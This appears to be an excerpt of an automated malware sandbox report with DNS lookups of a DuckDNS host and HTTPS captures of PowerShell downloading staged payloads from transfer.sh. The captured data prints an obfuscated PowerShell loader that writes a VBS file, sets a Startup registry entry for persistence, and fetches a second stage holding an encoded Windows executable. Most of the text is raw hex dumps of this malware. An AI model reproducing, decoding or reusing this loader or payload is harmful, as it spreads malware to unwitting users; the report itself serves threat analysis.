Sep 15, 2021 10:42:45.044233084 CEST	8.8.8.8	192.168.2.4	0xb087	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:52.090749025 CEST	8.8.8.8	192.168.2.4	0x9d69	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:42:58.701524973 CEST	8.8.8.8	192.168.2.4	0xfe52	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:05.283935070 CEST	8.8.8.8	192.168.2.4	0x8dd3	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:12.421659946 CEST	8.8.8.8	192.168.2.4	0x311d	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:19.568193913 CEST	8.8.8.8	192.168.2.4	0xe1c3	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:24.924634933 CEST	8.8.8.8	192.168.2.4	0xaa6d	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:31.942152977 CEST	8.8.8.8	192.168.2.4	0x31b4	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:38.991543055 CEST	8.8.8.8	192.168.2.4	0x7678	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:46.122319937 CEST	8.8.8.8	192.168.2.4	0x4e1	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)
Sep 15, 2021 10:43:53.033869028 CEST	8.8.8.8	192.168.2.4	0xea48	No error (0)	sunnysept.duckdns.org		194.147.140.14	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- transfer.sh

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49754	144.76.136.153	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:07 UTC	0	OUT	GET /3jxU5O/ioi.txt HTTP/1.1 Host: transfer.sh Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:08 UTC	0	IN	HTTP/1.1 200 OK Content-Disposition: attachment; filename="ioi.txt" Content-Length: 10839 Content-Type: text/plain; charset=utf-8 Retry-After: Wed, 15 Sep 2021 10:40:11 GMT Server: Transfer.sh HTTP Server 1.0 X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 84.17.52.51 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1631695211 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders Date: Wed, 15 Sep 2021 08:40:08 GMT Connection: close
2021-09-15 08:40:08 UTC	0	IN	Data Raw: 24 61 61 20 3d 20 22 32 34 3a 2d 3a 34 36 3a 2d 3a 35 36 3a 2d 3a 35 39 3a 2d 3a 35 34 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 35 34 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 36 3a 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 33 64 3a 2d 3a 32 32 3a 2d 3a 34 33 3a 2d 3a 33 61 3a 2d 3a 35 63 3a 2d 3a 35 35 3a 2d 3a 37 33 3a 2d 3a 35 34 3a 2d 3a 35 32 3a 2d 3a 35 39 3a 2d 3a 34 33 3a 2d 3a 35 34 3a 2d 3a 35 35 3a 2d 3a 35 36 3a 2d 3a 35 39 3a 2d 3a 34 39 3a 2d 3a 34 32 3a 2d 3a 35 35 3a 2d 3a 34 33 3a 2d 3a 35 32 3a 2d 3a 35 39 3a 2d 3a 34 33 3a 2d 3a 35 34 3a 2d 3a 35 35 3a 2d 3a 35 36 3a 2d 3a 35 39 3a 2d 3a 34 39 3a 2d 3a 34 32 3a 2d 3a 35 34 3a 2d 3a 34 33 3a 2d 3a 35 32 3a Data Ascii: $aa = "24:-:46:-:56:-:59:-:54:-:46:-:59:-:54:-:46:-:59:-:46:-:59:-:46:-:59:-:46:-:59:-:46:-:47:-:59:-:3d:-:22:-:43:-:3a:- :5c:-:55:-:73:-:54:-:52:-:59:-:43:-:54:-:55:-:56:-:59:-:49:-:42:-:55:-:43:-:52:-:59:-:43:-:54:-:55:-:56:-:59:-:49:-:42:-:54:-:43:-:52:
2021-09-15 08:40:08 UTC	1	IN	Data Raw: 37 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 34 37 3a 2d 3a 32 30 3a 2d 3a 33 64 3a 2d 3a 32 30 3a 2d 3a 32 32 3a 2d 3a 34 33 3a 2d 3a 37 32 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 32 33 3a 2d 3a 36 66 3a 2d 3a 37 32 3a 2d 3a 37 39 3a 2d 3a 32 32 3a 2d 3a 32 65 3a 2d 3a 35 32 3a 2d 3a 36 35 3a 2d 3a 37 30 3a 2d 3a 36 63 3a 2d 3a 36 31 3a 2d 3a 36 33 3a 2d 3a 36 35 3a 2d 3a 32 38 3a 2d 3a 32 32 3a 2d 3a 32 Data Ascii: 7:-:59:-:47:-:55:-:59:-:47:-:59:-:55:-:47:-:20:-:3d:-:20:-:22:-:43:-:72:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:- :23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:23:-:6f:-:72:-:79:-:22:-:2e:-:52:-:65:-:70:-:6c:-:61:-:63:-:65:-:28:-:22:-:2
2021-09-15 08:40:08 UTC	3	IN	Data Raw: 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 38 3a 2d 3a 34 37 3a 2d 3a 35 34 3a 2d 3a 34 36 3a 2d 3a 35 39 3a 2d 3a 34 38 3a 2d 3a 34 36 3a 2d 3a 34 38 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 33 38 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 34 37 3a 2d 3a 32 30 3a 2d 3a 33 64 3a 2d 3a 32 32 3a 2d 3a 34 33 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 32 64 3a 2d 3a 36 32 3a 2d 3a 36 63 3a 2d 3a 36 39 3a 2d 3a 36 33 3a 2d 3a 35 63 3a 2d 3a 35 32 3a 2d 3a 37 35 3a 2d 3a 36 65 3a 2d 3a 32 32 3a 2d 3a 32 65 3a 2d 3a 35 32 3a 2d 3a 36 35 3a Data Ascii: -:46:-:59:-:48:-:47:-:54:-:46:-:59:-:48:-:46:-:48:-:55:-:59:-:47:-:59:-:55:-:38:-:59:-:55:-:59:-:59:-:55:-:59:-:47:-:20:- :3d:-:22:-:43:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:2d:-:62:-:6c:-:69:-:63:-:5c:-:52:-:75:-:6e:-:22:-:2e:-:52:-:65:
2021-09-15 08:40:08 UTC	4	IN	Data Raw: 34 3a 2d 3a 36 38 3a 2d 3a 32 30 3a 2d 3a 32 34 3a 2d 3a 34 38 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 34 61 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 35 35 3a 2d 3a 35 39 3a 2d 3a 35 35 3a 2d 3a 35 35 3a 2d 3a 34 39 3a 2d 3a 34 38 3a 2d 3a 35 39 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 39 3a 2d 3a 35 35 3a 2d 3a 34 38 3a 2d 3a 34 39 3a 2d 3a 32 30 3a 2d 3a 32 64 3a 2d 3a 34 65 3a 2d 3a 36 31 3a 2d 3a 36 64 3a 2d 3a 36 35 3a 2d 3a 32 30 3a 2d 3a 32 32 3a 2d 3a 35 33 3a 2d 3a 37 34 3a 2d 3a 36 31 3a 2d 3a 37 32 3a 2d 3a 37 34 3a 2d 3a 37 35 3a 2d 3a 37 30 3a 2d 3a 32 32 3a 2d 3a 32 30 3a 2d 3a 32 64 3a 2d 3a 35 36 3a 2d 3a 36 31 3a 2d 3a 36 63 3a 2d 3a 37 35 3a 2d 3a 36 35 3a 2d 3a 32 Data Ascii: 4:-:68:-:20:-:24:-:48:-:49:-:55:-:48:-:49:-:55:-:48:-:4a:-:49:-:55:-:48:-:55:-:59:-:55:-:55:-:49:-:48:-:59:-:49:-:55:-:49:- :55:-:48:-:49:-:20:-:2d:-:4e:-:61:-:6d:-:65:-:20:-:22:-:53:-:74:-:61:-:72:-:74:-:75:-:70:-:22:-:20:-:2d:-:56:-:61:-:6c:-:75:-:65:-:2
2021-09-15 08:40:08 UTC	8	IN	Data Raw: 48 20 3d 20 4e 6f 74 68 69 6e 67 0d 0a 27 40 0d 0a 53 65 74 2d 43 6f 6e 74 65 6e 74 20 2d 50 61 74 68 20 43 3a 5c 55 73 65 72 73 5c 50 75 62 6c 69 63 5c 52 75 6e 5c 4e 65 77 2e 76 62 73 20 2d 56 61 6c 75 65 20 24 43 6f 6e 74 65 6e 74 0d 0a 0d 0a 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 37 0d 0a 0d 0a 24 53 5a 58 44 43 46 56 47 42 48 4e 4a 53 44 46 47 48 20 3d 20 27 68 74 74 70 73 3a 2f 2f 74 72 61 6e 73 66 65 72 48 2d 48 73 68 2f 6e 6f 4f 44 57 55 2f 6b 6a 75 69 6a 48 2d 48 74 78 74 27 2e 52 65 70 6c 61 63 65 28 27 48 2d 48 27 2c 27 2e 27 29 3b 0d 0a 24 48 48 48 48 48 4 8 48 48 48 48 48 48 48 48 48 48 48 48 20 3d 20 22 32 34 3a 2d 3a 34 35 3a 2d 3a 34 34 3a 2d 3a 35 32 3a 2d 3a 34 36 3a 2d 3a 34 37 3a 2d 3a 34 38 3a 2d 3a 34 65 3a 2d 3a 34 61 3a 2d 3a Data Ascii: H = Nothing'@Set-Content -Path C:\Users\Public\Run\New.vbs -Value $Contentstart-sleep -s 7$SZXDCFV GBHNJSDFGH = 'https://transferH-Hsh/noODWU/kjuijH-Htxt'.Replace('H-H','.');$HHHHHHHHHHHHHHHHHH = "24:-:45:- :44:-:52:-:46:-:47:-:48:-:4e:-:4a:-:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49759	144.76.136.153	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:39 UTC	11	OUT	GET /noODWU/kjuij.txt HTTP/1.1 Host: transfer.sh

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	11	IN	HTTP/1.1 200 OK Content-Disposition: attachment; filename="kjuij.txt" Content-Length: 512724 Content-Type: text/plain; charset=utf-8 Retry-After: Wed, 15 Sep 2021 10:40:41 GMT Server: Transfer.sh HTTP Server 1.0 X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 84.17.52.51 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1631695241 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders Date: Wed, 15 Sep 2021 08:40:40 GMT Connection: close
2021-09-15 08:40:40 UTC	11	IN	Data Raw: 5b 53 74 72 69 6e 67 5d 24 48 48 3d 27 34 44 35 41 39 2d 2d 2d 2d 33 2d 2d 2d 2d 2d 2d 2d 34 2d 2d 2d 2d 2d 2d 46 46 46 46 2d 2d 2d 2d 42 38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 2d 2d 2d 2d 2d 2d 2d 2d 45 31 46 42 41 2d 45 2d 2d 42 34 2d 39 43 44 32 31 42 38 2d 31 34 43 43 44 32 31 35 34 36 38 36 39 37 33 32 2d 37 2d 37 32 36 46 36 37 37 32 36 31 36 44 32 2d 36 33 36 31 36 45 36 45 36 46 37 34 32 2d 36 32 36 35 32 2d 37 32 37 35 36 45 32 2d 36 39 36 45 32 2d 34 34 34 46 35 33 32 2d 36 44 36 46 36 34 36 35 32 45 2d 44 2d 44 2d 41 32 34 Data Ascii: [String]$HH='4D5A9----3-------4------FFFF----B8-------------4---8 ---E1FBA-E--B4-9CD21B8-14CCD21546869732-7-726F6772616D2-63616E6E6F742-62652-72756E2-696E2-444F532-6 D6F64652E-D-D-A24
2021-09-15 08:40:40 UTC	12	IN	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 32 2d 2d 2d 2d 2d 34 38 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 45 37 34 36 35 37 38 37 34 2d 2d 2d 2d 2d 2d 39 38 43 37 2d 31 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 2d 43 38 2d 31 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 36 2d 32 45 37 32 36 35 36 43 36 46 36 33 2d 2d 2d 2d 2d 43 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 43 41 2d 31 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d Data Ascii: --2------8----------------------82-----48---------------------2E74657874------98C7- 2-------C8-1-----2----------------------------2-----6-2E72656C6F63-----C-----------2-----2------CA-1--------------
2021-09-15 08:40:40 UTC	14	IN	Data Raw: 32 31 45 31 45 32 44 31 32 32 36 2d 33 31 42 31 36 32 43 2d 46 32 36 32 38 35 32 2d 2d 2d 2d 2d 41 32 38 35 33 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 45 43 32 36 32 42 45 46 2d 2d 2d 2d 2d 2d 31 33 33 2d 2d 33 2d 2d 2d 46 2d 2d 2d 2d 2d 2d 2d 43 2d 2d 2d 2d 31 31 2d 32 31 38 31 37 32 44 2d 37 32 36 32 38 35 34 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 46 37 2d 2d 31 33 33 2d 2d 31 2d 2d 2d 42 2d 2d 2d 2d 2d 2d 2d 44 2d 2d 2d 2d 31 31 44 2d 2d 35 2d 2d 2d 2d 2d 32 32 38 34 36 2d 2d 2d 2d 2d 41 32 41 2d 2d 31 33 33 2d 2d 33 2d 2d 2d 46 2d 2d 2d 2d 2d 2d 2d 45 2d 2d 2d 2d 31 31 2d 32 31 42 31 39 32 44 2d 37 32 36 32 38 35 35 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 46 37 2d 2d 2d 33 33 2d 2d 41 2d 2d 2d 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 41 31 37 32 44 Data Ascii: 21E1E2D1226-31B162C-F262852-----A2853-----A2A262BEC262BEF------133--3---F-------C----11-218172D-72 62854-----A2A262BF7--133--1---B-------D----11D--5-----22846-----A2A--133--3---F-------E----11-21B192D-7262855-----A2A26 BF7---33--A---F---------------21A172D
2021-09-15 08:40:40 UTC	15	IN	Data Raw: 2d 2d 2d 2d 2d 2d 41 2d 2d 2d 2d 31 31 2d 32 31 43 31 42 32 44 2d 41 32 36 38 43 2d 38 2d 2d 2d 2d 31 42 32 44 2d 42 32 42 2d 33 32 36 32 42 46 34 32 38 2d 34 2d 2d 2d 2d 32 42 32 41 2d 32 31 36 31 35 32 44 2d 32 32 36 32 41 32 36 32 42 46 43 2d 2d 2d 2d 31 33 33 2d 2d 34 2d 2d 32 2d 2d 2d 2d 2d 2d 2d 41 2d 2d 2d 2d 2d 31 31 2d 33 31 44 31 44 32 44 31 35 32 36 31 32 2d 2d 46 45 31 35 2d 38 2d 2d 2d 2d 31 42 2d 36 31 41 31 36 32 43 2d 41 32 36 38 31 2d 38 2d 2d 2d 2d 31 42 32 41 32 36 32 42 45 39 32 36 32 42 46 34 31 33 33 2d 2d 31 2d 2d 35 35 2d 2d 2d 2d 2d 2d 2d 46 2d 2d 2d 2d 31 31 2d 46 2d 2d 37 42 38 33 2d 2d 2d 2d 2d 34 34 35 2d 34 2d 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 2d 2d 2d 31 2d 2d 2d 2d 2d 2d 2d 31 45 2d 2d 2d 2d 2d 2d 32 43 2d 2d 2d 2d 2d 2d 32 42 Data Ascii: ------A----11-21C1B2D-A268C-8----1B2D-B2B-3262BF428-4----2B2A-216152D-2262A262BFC----133--4--2-------- A----11-31D1D2D152612--FE15-8----1B-61A162C-A2681-8----1B2A262BE9262BF4133--1--55-------F----11-F--7B83-----445- 4-------2------1-------1E------2C------2B
2021-09-15 08:40:40 UTC	19	IN	Data Raw: 34 2d 33 31 37 31 35 32 44 2d 42 32 36 2d 34 36 46 36 42 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 45 42 32 36 32 42 46 33 2d 2d 2d 2d 2d 2d 2d 33 33 2d 2d 41 2d 2d 33 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 43 31 45 32 44 2d 41 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 32 44 2d 36 32 42 2d 33 32 36 32 42 46 34 32 41 2d 32 31 41 31 35 32 44 31 32 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 2d 33 31 36 31 38 32 44 2d 41 32 36 36 46 36 43 2d 2d 2d 2d 2d 41 32 41 32 36 32 42 45 43 32 36 32 42 46 34 2d 33 33 2d 2d 41 2d 2d 33 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 37 31 45 32 44 2d 41 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 32 44 2d 36 32 42 2d 33 32 36 32 42 46 34 32 41 2d 32 31 36 31 35 32 44 31 32 32 36 37 42 31 39 2d 2d 2d 2d 2d 34 2d 33 31 43 31 44 Data Ascii: 4-317152D-B26-46F6B-----A2A262BEB262BF3-------33--A--3----------------21C1E2D-A267B19-----42D-62B- 3262BF42A-21A152D12267B19-----4-316182D-A266F6C-----A2A262BEC262BF4-33--A--3----------------2171E2D-A267B19-- ---42D-62B-3262BF42A-216152D12267B19-----4-31C1D
2021-09-15 08:40:40 UTC	25	IN	Data Raw: 2d 2d 2d 2d 41 38 2d 33 32 2d 2d 2d 2d 2d 34 32 38 41 36 2d 2d 2d 2d 2d 41 32 38 41 37 2d 2d 2d 2d 2d 41 32 38 36 42 2d 2d 2d 2d 2d 36 32 44 31 43 32 42 31 35 38 2d 34 41 2d 2d 2d 2d 2d 34 32 42 43 41 38 2d 32 41 2d 2d 2d 2d 2d 34 32 42 43 43 38 2d 32 43 2d 2d 2d 2d 2d 34 32 42 43 45 32 38 36 46 2d 2d 2d 2d 2d 36 32 38 37 32 2d 2d 2d 2d 2d 36 32 38 37 33 2d 2d 2d 2d 2d 36 32 38 37 34 2d 2d 2d 2d 2d 36 32 38 36 2d 2d 2d 2d 2d 2d 36 32 38 36 39 2d 2d 2d 2d 2d 36 32 38 36 41 2d 2d 2d 2d 2d 36 32 38 36 31 2d 2d 2d 2d 2d 36 32 38 37 37 2d 2d 2d 2d 2d 36 32 38 37 41 2d 2d 2d 2d 2d 36 32 38 37 35 2d 2d 2d 2d 2d 36 32 38 37 36 2d 2d 2d 2d 2d 36 32 38 37 38 2d 2d 2d 2d 2d 36 32 38 37 39 2d 2d 2d 2d 2d 36 32 38 37 42 2d 2d 2d 2d 2d 36 32 38 37 43 2d 2d 2d 2d 2d 36 Data Ascii: ----A8-32-----428A6-----A28A7-----A286B-----62D1C2B158-4A-----42BCA8-2A-----42BCC8-2C-----42BCE286F----- 62872-----62873-----62874-----6286------62869-----6286A-----62861-----62877-----6287A-----62875-----62876-----62878----- 62879-----6287B-----6287C-----6

Timestamp	kBytes transferred	Direction	Data
2021-09-15 08:40:40 UTC	26	IN	Data Raw: 2d 2d 2d 2d 36 32 42 2d 33 2d 41 32 42 44 34 31 32 2d 31 32 38 39 38 2d 2d 2d 2d 2d 41 32 44 43 2d 44 45 2d 45 31 32 2d 31 46 45 31 36 31 32 2d 2d 2d 2d 31 42 36 46 36 33 2d 2d 2d 2d 2d 41 44 43 32 41 2d 41 2d 31 31 2d 2d 2d 2d 2d 2d 32 2d 2d 2d 46 2d 2d 35 35 36 34 2d 2d 2d 45 2d 2d 2d 2d 2d 2d 2d 2d 31 42 33 2d 2d 33 2d 2d 32 41 2d 31 2d 2d 2d 2d 32 38 2d 2d 2d 2d 31 31 37 45 37 44 2d 2d 2d 2d 2d 34 32 2d 36 32 32 2d 44 2d 31 45 32 38 46 46 2d 2d 2d 2d 2d 36 32 38 41 38 2d 2d 2d 2d 2d 41 31 44 32 44 2d 42 32 36 2d 36 32 38 41 45 2d 2d 2d 2d 2d 41 32 44 2d 36 32 42 2d 33 2d 41 32 42 46 33 32 41 2d 36 32 38 41 46 2d 2d 2d 2d 2d 41 31 37 32 44 31 33 32 36 2d 37 32 38 32 42 2d 31 2d 2d 2d 36 31 38 32 44 2d 43 32 36 2d 38 31 33 2d 39 31 36 31 33 2d 38 32 42 Data Ascii: ----62B-3-A2BD412-12898-----A2DC-DE-E12-1FE1612----1B6F63-----ADC2A-A-11------2---F--5564---E--------1B3-3--2A-1----28----117E7D-----42-622-D-1E28FF-----628A8-----A1D2D-B26-628AE-----A2D-62B-3-A2BF32A-628AF-----A172D1326-7282B-1---6182D-C26-813-91613-82B
2021-09-15 08:40:40 UTC	33	IN	Data Raw: 2d 2d 2d 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 35 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 38 33 43 2d 31 2d 2d 2d 36 32 44 2d 31 32 41 32 38 35 37 2d 31 2d 2d 2d 36 31 38 32 44 2d 32 32 36 32 41 32 36 32 42 46 43 2d 2d 2d 2d 2d 2d 33 45 32 38 33 44 2d 31 2d 2d 2d 36 32 44 2d 31 32 41 31 37 32 38 38 36 2d 2d 2d 2d 2d 36 32 41 31 33 33 2d 2d 34 2d 2d 2d 32 46 2d 31 2d 2d 2d 2d 33 37 2d 2d 2d 2d 31 31 32 38 33 39 2d 31 2d 2d 2d 36 33 39 32 34 2d 31 2d 2d 2d 2d 37 45 37 43 2d 2d 2d 2d 2d 34 32 44 2d 31 32 41 37 45 37 42 2d 2d 2d 2d 2d 34 32 44 2d 37 37 45 33 31 2d 2d 2d 2d 2d 34 32 42 2d 35 37 45 33 2d 2d 2d 2d 2d 2d 34 31 41 32 44 2d 44 32 36 37 45 37 42 2d 2d 2d 2d 2d 2d 34 33 39 41 42 2d 2d 2d 2d 2d 2d 32 42 2d 33 2d 41 32 42 46 31 32 38 33 41 2d 31 2d 2d 2d 36 Data Ascii: ------33--9--15--------------283C-1---62D-12A2857-1---6182D-2262A262BFC------3E283D-1---62D-12A172886-----62A133--4--2F-1----37----112839-1---63924-1----7E7C-----42D-12A7E7B-----42D-77E31-----42B-57E3------41A2D-D267E7B-----439AB------2B-3-A2BF1283A-1---6
2021-09-15 08:40:40 UTC	40	IN	Data Raw: 46 31 39 2d 31 2d 2d 2d 41 31 37 32 44 32 43 32 36 37 45 37 45 2d 2d 2d 2d 2d 34 2d 37 32 2d 39 31 32 36 44 2d 31 45 32 38 46 46 2d 2d 2d 2d 2d 36 32 38 45 39 2d 2d 2d 2d 2d 41 32 38 41 38 2d 2d 2d 2d 2d 41 31 38 32 44 31 31 32 36 2d 36 32 38 41 45 2d 2d 2d 2d 2d 41 32 43 2d 44 32 42 2d 39 2d 43 32 42 41 44 2d 42 32 42 44 32 2d 41 32 42 45 44 44 45 33 2d 37 45 37 45 2d 2d 2d 2d 2d 2d 34 32 38 46 35 2d 2d 2d 2d 2d 41 32 36 2d 36 31 37 38 44 37 32 2d 2d 2d 2d 2d 31 2d 44 2d 39 31 36 2d 38 41 32 2d 39 32 38 32 41 2d 31 2d 2d 2d 36 32 38 42 38 2d 2d 2d 2d 2d 41 44 45 2d 43 32 38 34 43 2d 2d 2d 2d 2d 41 32 38 36 31 2d 2d 2d 2d 2d 41 44 45 2d 2d 32 41 2d 33 2d 43 2d 31 31 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 39 38 39 2d 2d 2d 43 34 36 2d 2d 2d 2d 2d 31 31 33 Data Ascii: F19-1---A172D2C267E7E-----4-72-9126D-1E28FF-----628E9-----A28A8-----A182D1126-628AE-----A2C-D2B-9-C2BAD-B2BD2-A2BEDDE3-7E7E-----428F5-----A26-6178D72-----1-D-916-8A2-9282A-1---628B8-----ADE-C284C-----A2861-----ADE--2A-3-C-11----------8989---C46-----113
2021-09-15 08:40:40 UTC	47	IN	Data Raw: 33 2d 31 2d 2d 2d 41 38 2d 33 45 2d 2d 2d 2d 2d 34 32 41 2d 2d 31 33 33 2d 2d 36 2d 2d 31 41 2d 2d 2d 2d 2d 2d 35 36 2d 2d 2d 2d 31 31 2d 33 2d 34 2d 35 2d 37 2d 45 2d 34 32 38 32 43 2d 31 2d 2d 2d 36 31 35 32 44 2d 39 32 36 2d 32 2d 36 36 46 41 31 2d 31 2d 2d 2d 36 32 41 2d 41 32 42 46 35 2d 2d 2d 2d 31 33 33 2d 2d 36 2d 2d 31 42 2d 2d 2d 2d 2d 35 37 2d 2d 2d 2d 31 31 2d 33 2d 34 2d 35 2d 45 2d 34 2d 45 2d 35 32 38 32 43 2d 31 2d 2d 2d 36 31 39 32 44 2d 39 32 36 2d 32 2d 36 36 46 41 31 2d 31 2d 2d 2d 36 32 41 2d 41 32 42 46 35 2d 2d 31 33 33 2d 2d 36 2d 2d 33 37 2d 2d 2d 2d 2d 2d 31 37 2d 2d 2d 2d 31 31 31 34 31 37 32 44 31 2d 32 36 37 45 33 39 2d 2d 2d 2d 2d 34 2d 32 36 46 37 32 2d 2d 2d 2d 41 32 43 32 34 32 42 2d 33 2d 41 32 42 45 45 37 45 33 39 Data Ascii: 3-1---A8-3E-----42A--133--6--1A------56----11-3-4-5-7-E-4282C-1---6152D-926-2-66FA1-1---62A-A2BF5----133--6--1B------57----11-3-4-5-E-4-E-5282C-1---6192D-926-2-66FA1-1---62A-A2BF5--133--6--37------17----1114172D1-267E39-----4-26F72-----A2C242B-3-A2BEE7E39
